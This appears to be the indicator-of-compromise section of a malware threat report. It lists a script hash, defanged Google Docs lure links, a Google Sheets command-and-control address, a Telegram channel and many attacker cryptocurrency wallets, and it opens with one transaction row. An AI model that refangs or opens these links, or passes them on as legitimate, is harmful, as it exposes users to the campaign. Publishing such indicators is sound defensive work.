| 2026-11-15 21:37 UTC | LTC | IN | 2.213050 LTC | LekKR2JY7ZTWEYKBp7wvS5s1NqVfoLE7L1 | e6f4e02b9a17... |
Artifacts
| Type | Value |
|---|---|
| Script SHA256 | c7d9329154db6f0545f1511e820b3a938d88927ad226c3be77dfd89425484c0a |
| Lure Document (Google Docs) | hxxps://docs[.]google[.]com/document/d/1tKJqaR6iH9n_JwO7ZULFmrYC3602r16dvanJVlPurDE/ |
| Lure Script (Google Docs) | hxxps://docs[.]google[.]com/document/d/1luBwx1iBXdVbJu0AIvQabgWyz0NJ5dmJBtKoabJBr9I |
| Stage 2 C2 (Google Sheets) | hxxps://docs[.]google[.]com/spreadsheets/d/15ZXXqVaJrRoojcBDbApNfHP_n6z5sLlFLNhdLNJd5PM/ |
| Telegram Channel | hxxps://t[.]me/byprotocol |
| ETH Wallet | 0x13F6D378CDFE471484424C4D948C6920aed42E51 |
| SOL Wallet | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx |
| LTC Wallet | LekKR2JY7ZTWEYKBp7wvS5s1NqVfoLE7L1 |
| XMR Wallet | 4A6nb7uTNfRTQSnD1bbzDu6L2NUvGBNCcBxEdBvkpYu1KRyubtK3wwZE8KeBzq8SAsj9Wp4Uy2GjB5YTkxaSkBEv67r4yXT |
| BTC Wallet | bc1qemmf5wczgn64hw0sjhv5x9t0qjnnuasyuaczxa |
| BTC Wallet | bc1q49lkvqrartgt0aqpr672s3f0fugv2ff7r3stet |
| BTC Wallet | bc1q3v5dctlzy54ul2h708mrld67pu7z5ll90mq857 |
| BTC Wallet | bc1qtte22f09phsuaaltkwpxa4r6snq4vxdplee0ut |
| BTC Wallet | bc1qj0ql5qhg9ll6hpusvvxx5eauau7832mdhp3jlp |
| BTC Wallet | bc1qwy55z9y52wlkgp8gremm7mna2xv2mqq05j2rz7 |
| BTC Wallet | bc1qshdkuffyu0kphkq6fsgn2u0fxhn2xfcx27rudk |
| BTC Wallet | bc1qv6g8cv62ypg63rw98at0wds5h2crzgy8femcp4 |
| BTC Wallet | bc1qqa0kdnatdzkvsu48m6qn56lhzsphan36rs0ufe |
| BTC Wallet | bc1qqx2zh9fkxt2sdt0w5gmhcwfu2ya30zdmp8j5pr |
| BTC Wallet | bc1qdt4ykugkr4xe39pqan0mz4lfhmax4ygkjadlxw |
| BTC Wallet | bc1qgcs6krag7zr732e9g6faq2rkgyxw7q980kv8pk |
| BTC Wallet | bc1q2x454pqh9h2zgejkx5vq0utp3swh98g406zeg5 |
| BTC Wallet | bc1qnajuesake3us80npxu85lw7v5ned09qhs7h2zl |
| BTC Wallet | bc1qnucjfqj4glww3erqzgtvfstk3k36zu3cqhxxnl |
| BTC Wallet | bc1q29w00nlfnszdqp3prw5jjmg9hw6dz5xpz024r0 |
| BTC Wallet | bc1q0wa5jdhgyssr50yt47wtr09dxj6h7gxktaak2m |
| BTC Wallet | bc1qu6m9akzj6zrswwqpgtxl8qlqpts0f3g3e7t42f |
| BTC Wallet | bc1qzq7l5nr7e3ew9usk8cnh74yvh9zeekm69qq7xp |
| BTC Wallet | bc1q5d6zq04kx3wvvgh8qpneavy6pwux474jrj8vls |